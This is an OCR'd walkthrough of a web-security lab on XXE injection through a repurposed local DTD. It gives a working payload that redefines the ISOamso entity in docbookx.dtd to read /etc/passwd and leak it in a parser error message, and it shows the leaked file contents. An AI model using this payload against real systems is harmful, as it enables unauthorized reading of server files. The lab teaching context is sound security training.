
Exploiting XXE to retrieve data by repurposing a local DTD

1. This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, trigger an error message containing the contents of the /etc/passwd file. You'll need to reference an existing DTD file on the server and redefine an entity from it.

   HINT: Systems using the **GNOME** desktop environment often have a DTD at **/usr/share/yelp/dtd/docbookx.dtd** containing an entity called **ISOamso**.


2. What will we do? We will call the file that contains DTD file and modify the **ISOamso** entity to retrieve the content of /etc/passwd file.

3. We will start with the basic payload:



   This payload do what we say. It gets the file and modify the **ISOamso** entity. But this payload didn't work because the description tells us that we should make the lab trigger and error to solve this lab. So, we need to make error. We will do it by making the XML code visit not found link like this:
   <!ENTITY % x "
   <!ENTITY % error SYSTEM 'notfound.com/%file;'>
   ">
   %x;
   %error;

4. After some encoding, the request will be like this:



Request

Pretty Raw Hex Hackvertor

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [
    <!ENTITY % dtd_file SYSTEM
    "file:///usr/share/yelp/dtd/docbookx.dtd">
    <!ENTITY % ISOamso '
    <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
    <!ENTITY &#x25; x "<!ENTITY &#x26;#x25; error SYSTEM
    &#x27;notfound.com/&#x25;file;&#x27;>">
    &#x25;x;
    &#x25;error;
    '>
    %dtd_file;
    ]>
    <stockCheck>
        <productId>
```

Response

Pretty Raw Hex Render Hackvertor

```
"XML parser exited with error: java.net.MalformedURLException: no protocol: notfound.com/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```